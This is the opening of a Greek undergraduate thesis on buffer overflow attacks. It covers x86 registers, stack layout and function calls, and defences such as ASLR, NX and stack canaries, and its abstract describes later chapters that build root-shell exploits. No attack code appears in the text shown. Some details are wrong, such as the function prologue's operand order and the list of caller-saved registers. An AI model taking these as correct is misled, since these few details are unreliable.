

ΙΟΝΙΟ ΠΑΝΕΠΙΣΤΗΜΙΟ

ΤΜΗΜΑ ΠΛΗΡΟΦΟΡΙΚΗΣ



- Πτυχιακή Εργασία -

Ανάλυση Επιθέσεων Υπερχείλιση Μνήμης

Τζερεμές Δημήτριος Χρήστος
Π2018105

Επιβλέπων καθηγητής: Χριστόφορος Νταντογιάν

Κέρκυρα, Ιούνιος 2023

Επιβλέπων καθηγητής:

Χριστόφορος Νταντογιάν, Επίκουρος Καθηγητής
Τμήμα Πληροφορικής, Ιόνιο Πανεπιστήμιο

Μέλη της Επιτροπής:

Εμμανουήλ Μάγκος, Καθηγητής
Τμήμα Πληροφορικής, Ιόνιο Πανεπιστήμιο

Ελένη Χριστοπούλου, Εργαστηριακό Διδακτικό Προσωπικό
Τμήμα Πληροφορικής, Ιόνιο Πανεπιστήμιο

Περίληψη

Η παρούσα πτυχιακή εργασία ασχολείται με την ανάλυση επιθέσεων υπερχείλιση μνήμης. Αρχικά στα πρώτα δύο κεφάλαια γίνεται μια εισαγωγή σε βασικές έννοιες οι οποίες είναι απαραίτητες για την κατανόηση τόσο της εργασίας αυτής όσο και γενικά των επιθέσεων αυτών. Οι έννοιες αυτές περιλαμβάνουν την αρχιτεκτονική x86, τους καταχωρητές και την χρησιμότητά τους, τον τρόπο λειτουργίας της στοίβας και τέλος μια περιγραφή της διαδικασίας η οποία γίνεται όταν ένα πρόγραμμα καλεί μια συνάρτηση. Επίσης γίνεται μια αναφορά στο κεφάλαιο 2 σε ορισμένα μέτρα προστασίας απέναντι σε επιθέσεις υπερχείλιση μνήμης.

Τα επόμενα κεφάλαια αποτελούν τον πυρήνα της εργασίας αυτής. Κάθε κεφάλαιο αποτελείται από μια άσκηση η οποία είναι ένα πρόγραμμα γραμμένο στην γλώσσα προγραμματισμού C το οποίο είναι ευάλωτο σε επίθεση υπερχείλιση μνήμης. Στόχος είναι η ανάδειξη της ευπάθειας και αμέσως μετά η εκμετάλλευσή του με την δημιουργία ενός exploit το οποίο exploit δημιουργεί ένα νέο shell με root δικαιώματα. Όλες οι ασκήσεις είναι διαφορετικές μεταξύ τους και χρησιμοποιούνται διαφορετικές τεχνικές για την εκμετάλλευση της ευπάθειας. Όλα τα κεφάλαια εκτός του κεφαλαίου 6 αποθηκεύουν τα δεδομένα στην στοίβα. Στο κεφάλαιο 6 τα δεδομένα αποθηκεύονται στο σωρό(heap) και η υπερχείλιση η οποία προκύπτει γίνεται στο σωρό.

Οι ασκήσεις είναι 32bit εκτελέσιμα προγράμματα και τρέχουν σε ένα Ubuntu σύστημα των 32bit. Επιπλέον για τη δημιουργία των exploit χρησιμοποιήθηκε η γλώσσα προγραμματισμού Python στην έκδοση 2.7. Τέλος στο κεφάλαιο 9 γίνεται η χρήση των προγραμμάτων metasploit και msfvenom και στο κεφάλαιο 10 χρησιμοποιείται το εργαλείο ROPgadget.

Λέξεις Κλειδιά: Υπερχείλιση, buffer, διεύθυνση επιστροφής, καταχωρητής, στοίβα, exploit

Περιεχόμενα

Περίληψη

Κεφάλαιο 1. Εισαγωγή και βασικές έννοιες

1.1 Εισαγωγή

1.2 Αρχιτεκτονική x86

1.3 Καταχωρητές

1.3.1 Χρησιμότητα των καταχωρητών

1.3.2 Segment Registers

1.3.3 Instruction Pointer Register

1.3.4 Eflags

1.4 Little Endian και Big Endian

1.5 Stack

1.6 Κλήση Συναρτήσεων

Κεφάλαιο 2. Μέτρα Προστασίας Απέναντι σε Επιθέσεις Υπερχείλιση Μνήμης

2.1 Address Space Layout Randomization

2.2 Non-executable stack

2.3 Stack Canary

Κεφάλαιο 3. Buffer Overflow I

Κεφάλαιο 4. Buffer Overflow II

Κεφάλαιο 5. Integer Overflow

Κεφάλαιο 6. Heap Overflow (Double Free)

Κεφάλαιο 7. Format String

Κεφάλαιο 8. Buffer Overflow III

Κεφάλαιο 9. Remote Exploitation

Κεφάλαιο 10. Return Oriented Programming

Κεφάλαιο 11 Συμπεράσματα

Βιβλιογραφία

Κώδικας των προγραμμάτων exploit

Κεφάλαιο 1. Εισαγωγή και βασικές έννοιες

1.1 Εισαγωγή

Η υπερχειλίση απομονωτή(buffer overflow) είναι μία από τις παλιότερες μεθόδους απόκτησης ελέγχου ενός ευάλωτου προγράμματος. Σύμφωνα με το γλωσσάρι του Εθνικού Ινστιτούτου Προτύπων και Τεχνολογίας(NIST, National Institute of Standards and Technology) η υπερχειλίση απομονωτή ορίζεται ως εξής:

“ Μια συνθήκη σε μια διεπαφή υπό την οποία μπορούν να τοποθετηθούν περισσότερες πληροφορίες σε μια προσωρινή μνήμη ή περιοχή αποθήκευσης δεδομένων από όσο χωρούν στην χωρητικότητα, αντικαθιστώντας άλλες πληροφορίες. Οι επιτιθέμενοι εκμεταλλεύονται μια τέτοια συνθήκη για να καταρρεύσουν ένα σύστημα ή για να εισαγάγουν ειδικά κατασκευασμένο κώδικα που τους επιτρέπει να αποκτήσουν τον έλεγχο του συστήματος. “

Το κύριο αίτιο της υπερχειλίσης απομονωτή είναι το προγραμματιστικό σφάλμα το οποίο μπορεί να προκύψει από τον προγραμματιστή κατά την δημιουργία ενός προγράμματος. Η ευπάθεια αυτή προκύπτει όταν πρόγραμμα προσπαθεί να αποθηκεύσει σε έναν buffer σταθερού μεγέθους δεδομένα τα οποία υπερβαίνουν το μέγεθος αυτού με αποτέλεσμα να γίνεται εγγραφή δεδομένων σε διευθύνσεις μνήμης οι οποίες βρίσκονται μετά τον buffer.

Ένας επιτιθέμενος έχει την δυνατότητα να εκμεταλλευτεί μια τέτοια ευπάθεια έτσι ώστε να αποκτήσει απομακρυσμένη πρόσβαση σε ένα μηχάνημα ή να αποκτήσει δικαιώματα root στο σύστημα.

1.2 Αρχιτεκτονική x86

Μια από τις πιο γνωστές και ευρέως χρησιμοποιούμενη αρχιτεκτονική υπολογιστών αποτελεί η αρχιτεκτονική συνόλου εντολών x86. Ο πρώτος επεξεργαστής ο οποίος υποστήριζε στην αρχιτεκτονική αυτή ήταν ο επεξεργαστής 8086 της Intel που κυκλοφόρησε το 1978.

Για την καλύτερη κατανόηση των επιθέσεων υπερχείλισης μνήμης βασικό ζητούμενο αποτελεί γνώση αλλά και η κατανόηση βασικών εννοιών σχετικά με την αρχιτεκτονική συνόλου εντολών x86, assembly x86, πως λειτουργεί η στοίβα, πως λειτουργούν οι καταχωρητές(registers) και ποία ποιος ο σκοπός χρήσης των καταχωρητών.

1.3 Καταχωρητές


Ο καταχωρητής είναι ένας τύπος μνήμης με τα κύρια χαρακτηριστικά αυτής της μνήμης είναι να είναι μικρή και πολύ γρήγορη και βρίσκεται μέσα στον επεξεργαστή. Στους καταχωρητές αποθηκεύονται τα δεδομένα ενός προγράμματός το οποίο εκτελείται εκείνη την στιγμή στον επεξεργαστή. Οι καταχωρητές αποτελούν τον γρηγορότερο τύπο μνήμης σε ένα υπολογιστικό σύστημα. Το κύριο μειονέκτημα των καταχωρητών είναι πως μπορούν να αποθηκεύσουν πολύ μικρό όγκο δεδομένων. Στην συγκεκριμένη περίπτωση 32 bit πληροφoρίας.

Ένας επεξεργαστής αρχιτεκτονικής x86 έχει σύνολο 8 καταχωρητές γενικής χρήσης των 32 bit οι οποίοι είναι οι εξής:

- eax
- ecx
- edx
- esp
- ebp
- edi
- ebx
- esi

Καθώς συνολικά υπάρχουν 8 καταχωρητές γενικού σκοπού από σύμβαση έχει επικρατήσει, δύο από αυτούς να δεσμεύονται για ειδικό σκοπό και αυτοί είναι ο καταχωρητής esp(Stack Pointer) και ο καταχωρητής ebp(Base Pointer).

Για τους καταχωρητές `eax`, `ebx`, `ecx` και `edx` μπορούν να υπάρξουν υποενότητες όπως φαίνεται και στην παρακάτω εικόνα. Υπάρχει η δυνατότητα να χρησιμοποιηθούν τα δύο λιγότερα σημαντικά byte του καταχωρητή `eax` και ως αποτέλεσμα να υπάρξει ο καταχωρητής `ax` των 16 bit. Αντίστοιχα το λιγότερο σημαντικό byte του καταχωρητή `ax` μπορεί να χρησιμοποιηθεί και να υπάρξει ο καταχωρητής `al` των 8 bits ή το πιο σημαντικό byte του `ax` και να υπάρξει ο καταχωρητής `ah` των 8 bits. Οι ίδιες περιπτώσεις ισχύουν και για τους υπόλοιπους 3 καταχωρητές.



1.3.1 Χρησιμότητα των καταχωρητών

EAX: Ο καταχωρητής `eax` χρησιμοποιείται για τους αριθμητικούς υπολογισμούς. Λέγεται και αλλιώς συσσωρευτής(accumulator) διότι περιέχει την επιστρεφόμενη τιμή μιας συνάρτησης ή το αποτέλεσμα αριθμητικών πράξεων.

EBX: Χρησιμοποιείται για την αποθήκευση της βασικής διεύθυνσης του προγράμματος.

ECX: Χρησιμοποιείται για την αποθήκευση μιας τιμής η οποία αντιπροσωπεύει τον αριθμό των επαναλήψεων που μια διαδικασία πρόκειται να εκτελεστεί. Για παράδειγμα σε μια διαδικασία `for` ή `while`.

EDX: Χρησιμοποιείται για λειτουργίες Εισόδου/Εξόδου

ESI: Δείκτης σε δεδομένα στα οποία δείχνει ο καταχωρητής `DS`. Επίσης χρησιμοποιείται ως διεύθυνση μετατόπισης(offset) σε πίνακα και συμβολοσειρές.

EDI: Δείκτης σε δεδομένα στα οποία δείχνει ο καταχωρητής `ES`. Επίσης χρησιμοποιείται ως διεύθυνση μετατόπισης(offset) σε πίνακα και συμβολοσειρές.

ESP: Δείχνει πάντα στην κορυφή του τρέχοντος πλαισίου της στοίβας(stack frame) του προγράμματος και χρησιμοποιείται για την αναφορά τοπικών μεταβλητών της στοίβας σε περίπτωση κάποιου υπολογισμού.

EBP: Ο καταχωρητής ο οποίος δείχνει στο κάτω μέρος του τρέχοντος πλαισίου της στοίβας

και χρησιμοποιείται και αυτός για την αναφορά τοπικών μεταβλητών.

1.3.2 Segment Registers

Καταχωρητές τμημάτων(Segment Registers) των 16 bit. Οι καταχωρητές αυτοί χρησιμοποιούνται για έναν συγκεκριμένο σκοπό,για την αναφορά θέσεων μνήμης.

Υπάρχουν έξι καταχωρητές τμημάτων που είναι οι εξής:

CS: Στον καταχωρητή αυτό αποθηκεύεται η βασική θέση του κώδικα του προγράμματος(.text section)

DS: Ο καταχωρητής αυτός έχει την διεύθυνση από την θέση μνήμης των μεταβλητών(.data section) και χρησιμοποιείται για την πρόσβαση στα δεδομένα.

ES: Χρησιμοποιείται για πράξεις με συμβολοσειρές.

SS: Στον καταχωρητή αυτό αποθηκεύεται η θέση της βάσης από την στοίβας.

FS και GS: Επιπλέον καταχωρητές.

1.3.3 Instruction Pointer Register

Ο Instruction Pointer Register(eip) είναι ένας 32bit καταχωρητής και αποτελεί έναν από τους πιο σημαντικούς καταχωρητές καθώς περιέχει την διεύθυνση μνήμης στην οποία βρίσκεται η επόμενη εντολή που θα εκτελεστεί στο πρόγραμμα. Ο συγκεκριμένος καταχωρητής δεν είναι άμεσα προσβάσιμος για τροποποίηση από το λογισμικό. Μπορεί να τροποποιηθεί έμμεσα με της εντολές jmp, jcc, call, ret και iret.

Ο eip καταχωρητής είναι και αλλιώς γνωστός ως Program Counter.

1.3.4 Eflags

Ο καταχωρητής eflags είναι ένας 32bit καταχωρητής ο οποίος περιέχει την τρέχουσα κατάσταση της CPU. Είναι ένα σύνολο από σημαίες όπου η κάθε μια έχει έναν συγκεκριμένο σκοπό. Χρησιμοποιείται για αποτελέσματα αριθμητικών πράξεων, απαγόρευση προνομιούχων εντολών, διακοπές υλικού(interrupts) και άλλα.


Bit	Label	Description
0	CF	Carry flag
2	PF	Parity flag
4	AF	Auxiliary flag
6	ZF	Zero flag
7	SF	Sign flag
8	TF	Trap flag
9	IF	Interrupt enable flag
10	DF	Direction flag
11	OF	Overflow flag
12-13	IOPL	I/O privilege level
14	NT	Nested task flag
16	RF	Resume flag
17	VM	Virtual 8086 mode flag
18	AC	Alignment check
19	VIF	Virtual interrupt flag
20	VIP	Virtual interrupt pending
21	ID	Able to use CPUID instruction

1.4 Little Endian και Big Endian

Οι δύο αυτές κατηγορίες αναφέρονται στην σειρά με την οποία η cpu θα αποθηκεύσει τα δεδομένα στην μνήμη.

Big Endian: Το πιο σημαντικό byte αποθηκεύεται στην χαμηλότερη διεύθυνση μνήμης.

Little Endian: Το λιγότερο σημαντικό byte αποθηκεύεται στην χαμηλότερη διεύθυνση μνήμης.



https://chortle.ccsu.edu/assemblytutorial/Chapter-15/ass15_3.html

Όπως φαίνεται και στην παραπάνω εικόνα έχουμε τον αριθμό 0x12345678 και αποθηκεύεται στην διεύθυνση μνήμης 0x00400000. Το περισσότερο σημαντικό byte είναι το 0x12 και το λιγότερο είναι το 0x78.

Η CPU αρχιτεκτονικής x86 χρησιμοποιεί την κατηγορία Little Endian για την αποθήκευση δεδομένων.

1.5 Stack

Η στοίβα είναι ένα μπλοκ συνεχόμενης μνήμης το οποίο χρησιμοποιείται από τις συναρτήσεις του προγράμματος. Η βασική ιδιότητα της στοίβας είναι ότι λειτουργεί ως Last In First Out(LIFO).

Οι δύο κύριες εντολές που χρησιμοποιούνται στην στοίβα είναι η εντολή push η οποία τοποθετεί δεδομένα στην στοίβα και η εντολή pop η οποία αφαιρεί δεδομένα από αυτή. Ένα άλλο χαρακτηριστικό της στοίβας είναι ότι αυξάνεται προς τις χαμηλότερες διευθύνσεις μνήμης.

Ο καταχωρητής esp δείχνει πάντα στην κορυφή της στοίβας. Για παράδειγμα αν υποθέσουμε ότι θέλουμε να αποθηκεύσουμε μια τιμή των 32bit στην στοίβα πρώτα ο καταχωρητής esp θα μειωθεί κατά 4 θέσεις μνήμης και στην συνέχεια η τιμή θα αποθηκευτεί αρχίζοντας από την νέα διεύθυνση στην οποία δείχνει ο esp.

Κάθε συνάρτηση στο πρόγραμμα έχει το δικό του πλαίσιο(stack frame) το οποίο δημιουργείτε όταν η συνάρτηση καλείται και αποδεσμεύεται όταν η συνάρτηση τελειώσει την εκτέλεση. Επίσης μία συνάρτηση έχει την δυνατότητα να έχει πρόσβαση στα δεδομένα τα οποία έχουν αποθηκευτεί στην στοίβα μέσω του esp.

1.6 Κλήση Συναρτήσεων

Για την καλύτερη κατανόηση των επιθέσεων υπερχειλίσης μνήμης αλλά και για τον τρόπο με τον οποίο μπορούν να εκμεταλλευτούν αυτές οι επιθέσεις σημαντικό στοιχείο αποτελεί ο τρόπος με τον οποίο καλούνται οι συναρτήσεις σε ένα πρόγραμμα. Σχεδόν όλα τα προγράμματα χρησιμοποιούν συναρτήσεις είτε έτοιμες τις οποίες παρέχει το λειτουργικό σύστημα μέσω κάποιου API είτε γράφονται από τους προγραμματιστές.

Παρακάτω βρίσκονται τα βήματα που γίνονται κατά την διάρκεια στην οποία μία συνάρτηση του προγράμματος καλείται.

1) Προτού γίνει μια κλήση σε μία συνάρτηση ο καλών αποθηκεύει στην στοίβα τα περιεχόμενα τριών καταχωρητών οι οποίοι λέγονται caller-saved. Αυτοί οι καταχωρητές είναι οι eax, ebx και ecx. Ο λόγος για τον οποίο γίνεται αυτό είναι διότι η καλούμενη συνάρτηση έχει την δυνατότητα να τροποποιήσει τα περιεχόμενα αυτών των καταχωρητών έτσι ώστε μόλις τελειώσει την εκτέλεση η συνάρτηση ο καλών να μπορεί να έχει πρόσβαση στα δεδομένα των τριών αυτών καταχωρητών.

2) Εφόσον η συνάρτηση η οποία καλείται δέχεται παραμέτρους, οι παράμετροι αυτοί τοποθετούνται στην στοίβα. Ο τρόπος με τον οποίο αποθηκεύονται γίνεται με την αντίστροφη σειρά δηλαδή η τελευταία παράμετρος θα γίνει “push” στην στοίβα πρώτη και ούτω καθεξής.

Για παράδειγμα έχουμε το εξής πρόγραμμα το οποίο καλεί μια συνάρτηση με 3 παραμέτρους

```
int main()
{
    int i;
    i = func(10,20,30);
    printf("%d\n", i);
    return 0;
}
```

Ο compiler έχει μετατρέψει σε δεκαεξαδική μορφή τους αριθμούς. Το 1e ισοδυναμεί με το 30 και είναι το πρώτο το οποίο θα τοποθετηθεί στην στοίβα.

0x1e = 30

0x14 = 20

0xa = 10

```
0x08048437 <+17>:  push    0x1e
0x08048439 <+19>:  push    0x14
0x0804843b <+21>:  push    0xa
0x0804843d <+23>:  call    0x0804840b <func>
```

```
jdb-peda$ x/24wx $esp
0xbffff504:  0x0000000a  0x00000014  0x0000001e  0x00000001
0xbffff514:  0xbffff5d4  0xbffff5dc  0x08048491  0xb7fcc3dc
```

Οι τρεις παράμετροι στην στοίβα.

3) Στην συνέχεια καλείται η συνάρτηση μέσω στην εντολής call. Η εντολή αρχικά τοποθετεί στην κορυφή της στοίβας την επιστρεφόμενη διεύθυνση. Η διεύθυνση αυτή είναι η διεύθυνση η οποία βρίσκεται αμέσως μετά στην εντολή call. Αυτό γίνεται διότι όταν τελειώσει η εκτέλεση την συνάρτησης η ροή του προγράμματος να συνεχίζει από εκεί που σταμάτησε. Στην συνέχεια ο καταχωρητής eip λαμβάνει την τιμή στην οποία βρίσκεται η συνάρτηση η οποία καλείται και η ροή του προγράμματος πηγαίνει στην συνάρτηση.

Η διεύθυνση επιστροφής στο συγκεκριμένο παράδειγμα είναι η 0x08048442 και όπως φαίνεται παρακάτω έχει τοποθετεί στην κορυφή της στοίβας.

```
0x0804843b <+21>:  push  0xa
0x0804843d <+23>:  call  0x804840b <func>
0x08048442 <+28>:  add   esp,0xc
```

```
gdb-peda$ x/10wx $esp
0xbffff4f0:  0x08048442  0x0000000a  0x00000014  0x0000001e
0xbffff500:  0x00000001  0xbffff5c4  0xbffff5cc  0x08048491
```

4) Η καλούσα συνάρτηση ωθεί στην στοίβα την τιμή του καταχωρητή ebp και αντιγράφει την τιμή του esp στον ebp. Αυτή η διαδικασία γίνεται πάντα στην αρχή της συνάρτησης, από τις ακόλουθες εντολές.

```
push ebp
mov  esp, ebp
```

Η παλιά τιμή του ebp ωθείται στην στοίβα έτσι ώστε ο καλών να μπορέσει να επαναφέρει την τιμή του ebp όταν τελειώσει η εκτέλεση της συνάρτησης.

5) Η συνάρτηση δημιουργεί χώρο στην στοίβα για τις τοπικές μεταβλητές. Εφόσον η συνάρτηση έχει τοπικές μεταβλητές ο καταχωρητής esp θα μειωθεί κατάλληλα ώστε να υπάρξει χώρος στην στοίβα για τις μεταβλητές

6) Εκτελείται ο κώδικας της συνάρτησης

7) Εάν η συνάρτηση επιστρέφει κάποια τιμή αυτή τότε αποθηκεύεται στον καταχωρητή eax

8) Αποδέσμευση της στοίβας. Αυτό γίνεται με την ανάθεση τιμής του ebp στον esp

```
mov esp, ebp
```

9) Τέλος είναι η εντολή ret, η οποία βγάζει από την στοίβα την διεύθυνση επιστροφής και η ροή του προγράμματος μεταφέρεται στην διεύθυνση αυτή.

Κεφάλαιο 2. Μέτρα Προστασίας Απέναντι σε Επιθέσεις Υπερχείλισης Μνήμης

2.1 Address Space Layout Randomization

Το ASLR (Address Space Layout Randomization) είναι μια τεχνική ασφαλείας για την προστασία της κύριας μνήμης στα λειτουργικά συστήματα. Διασφαλίζει ότι οι διευθύνσεις μνήμης στο χώρο διευθύνσεων μιας διεργασίας θα είναι σε τυχαίες θέσεις. Καθιστά δύσκολο για έναν επιτιθέμενο να προβλέψει με επιτυχία την διεύθυνση μιας συνάρτησης στην μνήμη ώστε να μπορέσει να εκμεταλλευτεί κάποια ευπάθεια σε αυτή. Το ASLR λειτουργεί για την στοίβα(stack), σωρό(heap) και τις βιβλιοθήκες ενός προγράμματος θέτοντας όλα αυτά σε τυχαίες θέσεις στον χώρο διεύθυνσης της διεργασίας.

Προκειμένου ένας επιτιθέμενος να εκμεταλλευτεί με επιτυχία μια ευπάθεια υπερχείλισης μνήμης θα πρέπει να υπολογίσει την διεύθυνση μέσα στον buffer στην οποία θα επιστρέψει η ροή του προγράμματος. Με το ASLR να είναι ενεργοποιημένο ένας τέτοιος υπολογισμός γίνεται πιο δύσκολος για τον επιτιθέμενο καθώς οι διευθύνσεις μέσα στην στοίβα βρίσκονται σε τυχαίες θέσεις για κάθε διεργασία.

Μια άλλη περίπτωση στην οποία το ASLR είναι αποτελεσματικό είναι στην περίπτωση όπου ο επιτιθέμενος αντί να εκτελέσει κάποιο shellcode το οποίο θα βρίσκεται μέσα στον buffer προσπαθεί να αξιοποιήσει την λειτουργικότητα από κάποιες συγκεκριμένες συναρτήσεις. Παράλληλα με το εκτελέσιμο πρόγραμμα φορτώνονται και επιπλέον συναρτήσεις τις οποίες μπορεί να χρησιμοποιήσει το πρόγραμμα. Αυτές οι συναρτήσεις αποτελούν μέρος μια βιβλιοθήκης η οποία λέγεται libc ή αλλιώς standard C library.

Σε αυτόν τον τύπο της επίθεσης ο οποίος λέγεται ret-to-libc attack ο επιτιθέμενος προσπαθεί να προσδιορίσει την διεύθυνση από ορισμένες συναρτήσεις έτσι ώστε να εκμεταλλευτεί τον κώδικα της συγκεκριμένης συνάρτησης. Παραδείγματα αποτελούν οι συναρτήσεις execve, system, exit. Κατά την διάρκεια της φόρτωσης των συναρτήσεων η τυχαία σειρά με την οποία θα τοποθετηθούν οι συναρτήσεις στον χώρο διευθύνσεων της διεργασίας θα καθιστούσε τον προσδιορισμό μιας διεύθυνσης από μια συνάρτηση σχεδόν αδύνατο για τον επιτιθέμενο.

Η αποτελεσματικότητα του ASLR βασίζεται στην εντροπία του χώρου διευθύνσεων. Για την αύξηση της εντροπίας είτε μπορεί να αυξηθεί το μέγεθος της εικονικής μνήμης της διεργασίας είτε να μειωθεί η περίοδος στην οποία η τυχαιοποίηση συμβαίνει.

Πίνακας με το έτος της πρώτης υλοποίησης του ASLR για τα κύρια λειτουργικά συστήματα.

Λειτουργικό Σύστημα	Έτος
OpenBSD	2003
Linux	2005
Windows	2007
macOS	2007
Android	2015
iOS	2011

2.2 Non-executable stack

Οι περισσότερες επιθέσεις υπερχείλισης μνήμης έχουν ως στόχο την αντιγραφή ενός shellcode σε έναν buffer και στη συνέχεια την μεταφορά της εκτέλεσης του κώδικα σε αυτόν. Η μη εκτελέσιμη στοίβα αποτελεί έναν μηχανισμό άμυνας ώστε να μην επιτρέπει την εκτέλεση κώδικα στη στοίβα.


Το NX (Non-executable stack) bit χρησιμοποιείται από τον επεξεργαστή και συγκεκριμένα από την μονάδα διαχείρισης μνήμης του επεξεργαστή (memory management unit ή MMU) έτσι ώστε να θέσει ορισμένες περιοχές μνήμης μιας διεργασίας για παράδειγμα την στοίβα ως μη εκτελέσιμες. Έτσι ώστε αν τοποθετηθεί στην στοίβα ένα shellcode και το πρόγραμμα προσπαθήσει να το εκτελέσει το NX bit θα δημιουργηθεί ένα signal προς τον πυρήνα του λειτουργικού συστήματος και το πρόγραμμα θα τερματίσει.

Αξίζει να σημειωθεί πως ο συγκεκριμένος μηχανισμός άμυνας δεν αποτρέπει έναν κακόβουλο χρήστη να τροποποιήσει την διεύθυνση επιστροφής μίας συνάρτησης και να αλλάξει την ροή εκτέλεσης του προγράμματος εκτελώντας μία συνάρτηση όπως για παράδειγμα την exec ή execve. Σίγουρα όμως αυτός ο μηχανισμός καθιστά ποιο δύσκολο την εκμετάλλευση μίας ευπάθειας από έναν κακόβουλο χρήστη. Τόσο η αρχιτεκτονική επεξεργαστή x86 όσο και η AMD έχουν την δυνατότητα να υποστηρίξουν το NX bit.

2.3 Stack Canary

Το stack canary αποτελεί άλλον έναν μηχανισμό άμυνας απέναντι σε επιθέσεις υπερχείλισης μνήμης. Είναι μία τιμή η οποία τοποθετείται από τον μεταγλωττιστή ανάμεσα στα δεδομένα της στοίβας και στην διεύθυνση επιστροφής της συνάρτησης. Αν προκληθεί κάποια υπερχείλιση στην στοίβα με σκοπό να τροποποιηθεί η διεύθυνση επιστροφής ορισμένα αν όχι όλα τα δεδομένα τα οποία βρίσκονται στην στοίβα θα επηρεαστούν. Εφόσον το stack canary προηγείται από την διεύθυνση επιστροφής της συνάρτησης, θα επηρεαστεί η τιμή του με αποτέλεσμα όταν η συνάρτηση τελειώσει με την εκτέλεση του κώδικά της θα ελέγξει αν η τιμή από το stack canary έχει αλλάξει η όχι. Σε περίπτωση όπου η τιμή του έχει τροποποιηθεί το πρόγραμμα θα τερματίσει.

Process Address Space



https://edk2-docs.gitbook.io/a-tour-beyond-bios-mitigate-buffer-overflow-in-ue/stack_canaries

Ένας μηχανισμός ο οποίος υποστηρίζει το stack canary και αποτελεί έναν από τους πιο γνωστούς είναι το StackGuard. Συνολικά υπάρχουν 3 κατηγορίες stack canary οι οποίες υποστηρίζονται από το StackGuard.

Random canaries

Ένα τυχαίο canary είναι ένας αριθμός ο οποίος δημιουργείται τυχαία στην αρχή της εκτέλεσης του προγράμματος. Ο τυχαίος αυτός αριθμός λαμβάνεται από το αρχείο `/dev/urandom`. Σε περίπτωση όπου το αρχείο αυτό δεν είναι διαθέσιμο τότε ο αριθμός αυτός δημιουργείται χρησιμοποιώντας έναν αλγόριθμο για hash με όρισμα την ώρα της εκτέλεσης του προγράμματος.

Random XOR canaries

Το τυχαίο XOR canary είναι ένας τυχαίος canary το οποίο κωδικοποιείται με τον λογικό τελεστή XOR χρησιμοποιώντας ένα μέρος ή όλα τα δεδομένα ελέγχου του προγράμματος όπως για παράδειγμα την διεύθυνση επιστροφής.

Terminator canaries

Ένα terminator canary περιέχει ένα σύνολο από τιμές NULL(0x00), EOF(0xff), CR(0x0d) και LF(0x0a). Αυτοί οι χαρακτήρες χρησιμοποιούνται ως τερματικοί χαρακτήρες στις συμβολοσειρές με αποτέλεσμα αν προκληθεί μια υπερχείλιση χρησιμοποιώντας για παράδειγμα την συνάρτηση strcpy() η συνάρτηση αυτή θα τερμάτιζε την στιγμή όπου θα έβρισκε ένα από τους 4 χαρακτήρες.

Ο μηχανισμός StackGuard υποστηρίζεται από τον compiler και υλοποιεί αυτή την δυνατότητα κατά την μεταγλώττιση του προγράμματος. Ο compiler σε κάθε συνάρτηση του προγράμματος τροποποιεί τόσο τον πρόλογο της συνάρτησης όσο και τον επίλογο, δίχως να γίνει κάποια αλλαγή στον πηγαίο κώδικα, ωθώντας αρχικά στην στοίβα την τιμή του canary και με το τέλος της συνάρτησης ελέγχει την τιμή αυτή εάν έχει αλλάξει. Ο μεταγλωττιστής αρχικά τοποθετεί την τιμή του canary σε μια καθολική μεταβλητή και έπειτα την αντιγράφεται στην στοίβα.

Πρόλογος της συνάρτησης

```
0x0804847c <+17>:  mov     eax,gs:0x14
0x08048482 <+23>:  mov     DWORD PTR [ebp-0xc],eax
0x08048485 <+26>:  xor     eax,eax
```

Στον επίλογο της συνάρτησης ελέγχεται η τιμή του canary και εάν έχει τροποποιηθεί καλείται η συνάρτηση __stack_chk_fail και το πρόγραμμα τερματίζει.

```
0x080484bd <+82>:  mov     edx,DWORD PTR [ebp-0xc]
0x080484c0 <+85>:  xor     edx,DWORD PTR gs:0x14
0x080484c7 <+92>:  je      0x080484ce <main+99>
0x080484c9 <+94>:  call    0x08048340 <__stack_chk_fail@plt>
0x080484ce <+99>:  mov     ecx,DWORD PTR [ebp-0x4]
0x080484d1 <+102>:  leave
0x080484d2 <+103>:  lea     esp,[ecx-0x4]
0x080484d5 <+106>:  ret
```

